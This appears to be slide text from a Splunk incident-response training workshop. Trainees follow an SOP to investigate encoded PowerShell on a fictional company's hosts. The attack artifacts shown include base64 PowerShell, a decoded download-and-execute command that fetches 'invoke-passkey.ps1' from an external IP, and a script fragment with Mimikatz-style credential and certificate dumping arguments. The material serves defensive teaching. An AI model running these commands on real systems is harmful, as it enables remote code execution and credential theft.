The screenshot shows the 'Adaptive Response Actions' interface in Splunk. At the top, there are dropdown menus for 'Security Domain' and 'Type'. Below them is a search bar and a '+ Add New Response Action' button. A list of actions is displayed, with the following details:

- Category:** All
- Recommended actions and errors are highlighted** (info icon)
- Get current status of a Symantec ATP action**
Category: Information Gathering | Task: others | Subject: splunk.event | Vendor: Symantec Corporation
- Symantec ATP Isolate Endpoint** (highlighted with a red box)
Isolate a suspicious endpoint from network
Category: Device Control | Task: block | Subject: endpoint | Vendor: Symantec Corporation
- Symantec ATP Rejoin Endpoint**
Rejoin an isolated endpoint into network
Category: Device Control | Task: allow | Subject: endpoint | Vendor: Symantec Corporation

Below the actions list, there is a table with columns for 'Action Name' and 'Status'. The visible rows are:

Action Name	Status
ected (hax0r)	New
ected (bitcoin_miner)	New
eeded for system=pwsvl-netsvc-01.internal.cacheflow.com	New
148.154.223.60)	New

SOP 103: ENCODED POWERSHELL COMMANDS

1. Initiate the Investigation

- Open a new incident ticket in the incident tracking system (e.g., ServiceNow or JIRA).
- Document the initial details: date and time of detection, the nature of the potential threat (encoded PowerShell commands), and any affected systems or assets.

2. Isolate the Affected System

- Isolate the system where the encoded PowerShell command was detected to prevent potential propagation of the threat.
- Document the isolation actions taken in the incident ticket.

3. Capture and Preserve the Evidence

- Capture screenshots, log files, and other relevant data related to the encoded PowerShell command.
- Preserve the evidence following the organization's digital evidence preservation guidelines.
- Update the incident ticket with the evidence details and storage location.

4. Decode the PowerShell Command

- Use appropriate tools (e.g., PowerShell itself, online decoders, or cybersecurity software) to decode the PowerShell command.
- Analyze the decoded command to understand its intent: what actions it's taking, which systems it's interacting with, etc.



SPLUNK DEFENSE AGAINST THE DARK ARTS SECTOR SECURITY ANALYSIS & RESPONSE TEAM

Subject: Urgent Action Required: Immediate Isolation
of asset AGRADY-L

Dear IT Help Desk,

We have identified a potential threat on asset
AGRADY-L.

Please adhere to the following steps to execute the
isolation process effectively:

1. Locate the machine identified by its hostname:
AGRADY-L.
2. Disable the network connection immediately to
sever its access to our network infrastructure.
3. Work with the system owner to ensure the asset
is remotely wiped before bringing the system
back online.

SOP 103: ENCODED POWERSHELL COMMANDS

1. Initiate the Investigation

- Open a new incident ticket in the incident tracking system (e.g., ServiceNow or JIRA).
- Document the initial details: date and time of detection, the nature of the potential threat (encoded PowerShell commands), and any affected systems or assets.

2. Isolate the Affected System

- Isolate the system where the encoded PowerShell command was detected to prevent potential propagation of the threat.
- Document the isolation actions taken in the incident ticket.

3. Capture and Preserve the Evidence

- Capture screenshots, log files, and other relevant data related to the encoded PowerShell command.
- Preserve the evidence following the organization's digital evidence preservation guidelines.
- Update the incident ticket with the evidence details and storage location.

4. Decode the PowerShell Command

- Use appropriate tools (e.g., PowerShell itself, online decoders, or cybersecurity software) to decode the PowerShell command.
- Analyze the decoded command to understand its intent: what actions it's taking, which systems it's interacting with, etc.

ANALYZE ALL THE THINGS!



What's Next?

Security Posture Incident Review Investigations Frothy Network Security Intelligence Security Domains Audit Search Configure SA-Investigator Survey Links

Encoded Powershell on AGRADY-L

On Aug 2, 2019, at 11:00am, we observed a PowerShell process with an encoded command detected on asset AGRADY-L. Per SOP-103, this ticket is being opened to investigate further.

[← Back to investigations](#)

Workbench Timeline Summary

Artifacts

2 out of 2 are selected. Clear selected.

Filter artifacts

All Identities Assets

- AGRADY-L
- frothy_helpdesk

+ Add Artifact **Explore**

EXERCISE 2

Investigate and Explore

Estimated Duration:
10 Minutes

Using the Workbench we just showed you, what other objects, artifacts or connections can you find that are related to the **AGRADY-I** asset or to the investigation in general?

What other asset or identity names can you find?

EXERCISE 2 Walkthrough

Click!

The image shows two screenshots of the Splunk Security Intelligence interface. The left screenshot shows the 'Security Intelligence' dropdown menu with 'User Intelligence' highlighted. The right screenshot shows the 'User Intelligence' dropdown menu with 'Identity Investigator' highlighted. A pink box highlights the 'Identity Investigator' option in the right screenshot.

Frothy Network Security Intelligence Security Domains

- Risk Analysis
- Protocol Intelligence >
- Threat Intelligence >
- User Intelligence >
- Web Intelligence >

Frothy Network Security Intelligence Security Domains

- < Back
- Asset Investigator
- Identity Investigator
- Access Anomalies
- UBA Anomalies
- User Activity

othly_hel bunit: americas othly_hel

Exercise 2 Walkthrough

UEBA Threats

UBA Anomalies

from Jun 1 through Aug 2, 2019 ▾



All Authentication (104)

Aug 2, 2019 4:41 AM - Aug 2, 2019 11:49 PM GMT-0500

🔍 🗑️ 🔔

action
failure
success

app
win:local
win:remote
[+1 more](#)

dest
AGRADY-L.froth.ly
localhost
titan.thirstyberner.com
[Show Less](#)

src
10.1.1.100
165.22.24.179
[+6 more](#)

user
frothly_helpdesk
frothly_helpdesk@THIRSTYBERNER.COM

Exercise 2 Walkthrough

Incident Review

Saved filters Tag Urgency Status Owner

Earliest: Latest:

34 Notables [Edit Selected](#) | [Edit All Matching Events \(34\)](#) | [Add Selected to Investigation](#)

<input type="checkbox"/>	i	Title ↕	Type
<input type="checkbox"/>	>	Unauthorized ICS/SCADA RDP sessions	N
<input type="checkbox"/>	>	Manual Notable Event - Rule	N
<input type="checkbox"/>	>	Suspicious wevtutil Usage	N
<input type="checkbox"/>	>	PowerShell process with an encoded command detected on BSTOLL-L	N
<input type="checkbox"/>	∨	PowerShell process with an encoded command detected on titan.thirstyberner.com	N

Exercise 2 Walkthrough

Synchronize	
Parent	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ec cABvAHcAZQByAHMAaABIAGwAbAAgAHsASQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAzADQALgAyADAAOQAuADIAMwA5AC4AMwA2AC8AaQBwAHYAbwBrAGUALQBwAGEAcwBzAGsAZQB5AC4AcABzADEAJwApADsAIABpAG4AdgBvAGsAZQAtAHAAYQBzAHMAawBIAHkAIAAtAHUAbgBsAG8AYwBrAH0A
Process	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ec bgB0AG "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ec bgBIAHQAIABnAHIAbwB1AHAAIAAnAEQAbwBtAGEAaQBuACAAQQBkAG0Aa "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ec cABvAHcAZQByAHMAaABIAGwAbAAgAHsASQBFAFgAIAAoAE4AZQB3AC0A AAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQA dAB0AHAAOgAvAC8AMQAzADQALgAyADAAOQAuADIAMwA5AC4AMwA2AC GEAcwBzAGsAZQB5AC4AcABzADEAJwApADsAIABpAG4AdgBvAGsAZQAtA AbgBsAG8AYwBrAH0A
Process	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -encodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAzADQALgAyADA AOQAuADIAMwA5AC4AMwA2AC8AaQBwAHYAbwBrAGUALQBwAGEAcwBzAGsAZQB5AC4AcABzADEAJwApA DsAIABpAG4AdgBvAGsAZQAtAHAAYQBzAHMAawBIAHkAIAAtAHUAbgBsAG8AYwBrAA== -inputFormat xml - outputFormat text
User	THIRSTYBERNER\frothly_helpdesk

Event Details:



GitHub Pages

<https://gchq.github.io> > CyberChef

CyberChef

The Cyber Swiss Army Knife - a web app for encryption, encoding, and analysis.

Exercise 2 Walkthrough

The screenshot displays the Splunk Recipe Editor interface. On the left, the 'Recipe' panel shows two steps: 'From Base64' and 'Remove null bytes'. The 'From Base64' step is active and has the following configuration:

- Alphabet: A-Za-z0-9+/=
- Remove non-alphabet chars
- Strict mode

The 'Input' panel on the right contains a long Base64 encoded string. Below the input, the 'Output' panel shows the decoded PowerShell command, which is highlighted with a red box:

```
powershell {IEX (New-Object Net.WebClient).DownloadString('http://134.209.239.36/invoke-passkey.ps1'); invoke-passkey -unlock}
```

Incident Review

Urgency

CRITICAL	1
	1

Status
Select...

- < Back
- Traffic Center
- Traffic Search**
- Intrusion Center
- Intrusion Search
- Vulnerability Center
- Vulnerability Operations
- Vulnerability Search
- Web Center
- Web Search**
- Network Changes
- Port and Protocol Tracker

- Access >
- Endpoint >
- Network** >
- Identity >

Exercise 2 Walkthrough

What Else can you Find?

Encoded Parent Processes

- powershell {IEX (New-Object Net.WebClient).DownloadString('http://134.209.239.36/invoke-passkey.ps1'); invoke-passkey -unlock}

Encoded Processes

- ntdsutil
- net group 'Domain Admins'
- powershell {IEX (New-Object Net.WebClient).DownloadString('http://134.209.239.36/invoke-passkey.ps1'); invoke-passkey -unlock}
- IEX (New-Object Net.WebClient).DownloadString('http://134.209.239.36/invoke-passkey.ps1'); invoke-passkey -unlock

Web Search

Edit Export ...

HTTP Method HTTP Status Source Destination URL

All time Hide Filters

_time	http_method	status	src	dest	url	count
2019-08-02 11:13:18	GET	200	10.1.1.10	134.209.239.36	http://134.209.239.36/invoke-passkey.ps1	2

i	Time	Event
>	8/2/19 11:13:18.629 AM	<pre>{ [-] ack_packets_in: 888 ack_packets_out: 2 bytes: 2396076 bytes_in: 82 bytes_out: 2395994 c_ip: 10.1.1.10 cached: 0 canceled: 1 capture_hostname: titan.thirstyberner.com client_rtt: 19 client_rtt_packets: 806 client_rtt_sum: 15866 connection_type: Keep-Alive cs_version: [[+]] data_center_time: 3831985 data_packets_in: 1 data_packets_out: 1642 dest_content: function Invoke-passkey }</pre>



```

> 8/2/19      { [-]
11:13:18.629 AM  ack_packets_in: 888
                  ack_packets_out: 2
                  bytes: 2396076
                  bytes_in: 82
                  bytes_out: 2395994
                  c_ip: 10.1.1.10
                  cached: 0
                  canceled: 1
                  capture_hostname: titan.thirstyberner.com
                  client_rtt: 19
                  client_rtt_packets: 806
                  client_rtt_sum: 15866
                  connection_type: Keep-Alive
                  cs_version: [ [+]
                  ]
                  data_center_time: 3831985
                  data_packets_in: 1
                  data_packets_out: 1642
                  dest_content: function Invoke-passkey
{
[CmdletBinding(DefaultParameterSetName="unlock")]
Param(
  [Parameter(Position = 0)]
  [String[]]
  $ComputerName
                  response_time: 204387
                  sc_date: Fri, 02 Aug 2019 11:12:55 GMT
                  server: Apache/2.4.38 (Debian)
                  server_rtt: 3465
                  server_rtt_packets: 1
                  server_rtt_sum: 3465
                  site: 134.209.239.36
                  src_headers: GET /invoke-passkey.ps1 HTTP/1.1
Host: 134.209.239.36
Connection: Keep-Alive

                  src_ip: 10.1.1.10
                  src_mac: 00:0C:29:27:43:3B
                  src_port: 50259
                  status: 200
                  time_taken: 3832004
                  timestamp: 2019-08-02T11:13:14.797681Z
                  transport: tcp
                  uri: /invoke-passkey.ps1

```

PowerShell Script

invoke-passkey.ps1

Function Main

```
{
  if (($PSCmdlet.MyInvocation.BoundParameters["Debug"] -ne $null) -and $PSCmdlet.MyInvocation.BoundParameters["Debug"].IsPresent)
  {
    $DebugPreference = "Continue"
  }

  Write-Verbose "PowerShell ProcessID: $PID"

  if ($PsCmdlet.ParameterSetName -ieq "unlock")
  {
    $ExeArgs = "sekurlsa::logonpasswords exit"
  }
  elseif ($PsCmdlet.ParameterSetName -ieq "DumpCerts")
  {
    $ExeArgs = "crypto::cng crypto::capi `\"crypto::certificates /export`" `\"crypto::certificates /export /systemstore:CERT_SYSTEM_STORE_LOCAL_MACHINE`" exit"
  }
  else
  {
    $ExeArgs = $Command
  }
}
```


Web Search

Edit Export ...

HTTP Method HTTP Status Source Destination URL

All time Hide Filters

_time	http_method	status	src	dest	url	count
2019-08-02 11:13:22	unknown	200	unknown	134.209.239.36	unknown	12
2019-08-02 10:14:46	GET	200	10.1.1.10	134.209.239.36	http://08012019-bstoll-thirstyberner-titan.imperialstout.org/	2
2019-08-02 11:13:18	GET	200	10.1.1.10	134.209.239.36	http://134.209.239.36/invoke-passkey.ps1	2
2019-08-02 09:04:43	GET	200	10.1.1.100	134.209.239.36	http://07312019-frothly_helpdesk-thirstyberner-agrady-l.imperialstout.org/	1
2019-08-02 09:42:54	GET	200	10.211.55.3	134.209.239.36	http://07312019--workgroup-jwortoski-l.imperialstout.org/	1

i	Time	Event
>	8/2/19 11:13:22.231 AM	{ [-] count: 1 dest_ip: 134.209.239.36 endtime: 2019-08-02T11:13:22.231413Z site: 134.209.239.36 status: 200 sum(bytes_in): 82 sum(bytes_out): 2395994 sum(time_taken): 3832004

Exercise 3 (If time permits)

Where next?

Estimated Duration:
15 Minutes

What is **ntdsutil** and should I care about this?

Are there **other artifacts** associated with ntdsutil to be uncovered and what can we learn from them?

Hints:

- Focus on the host titan for this hunt
- Check out this reference: <https://jpcertcc.github.io/ToolAnalysisResultSheet/>
- Sysmon sourcetype - XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
- Microsoft Windows Event Logs sourcetype - WinEventLog

Resources

Use this QR Code to access our resource guide



Thank You

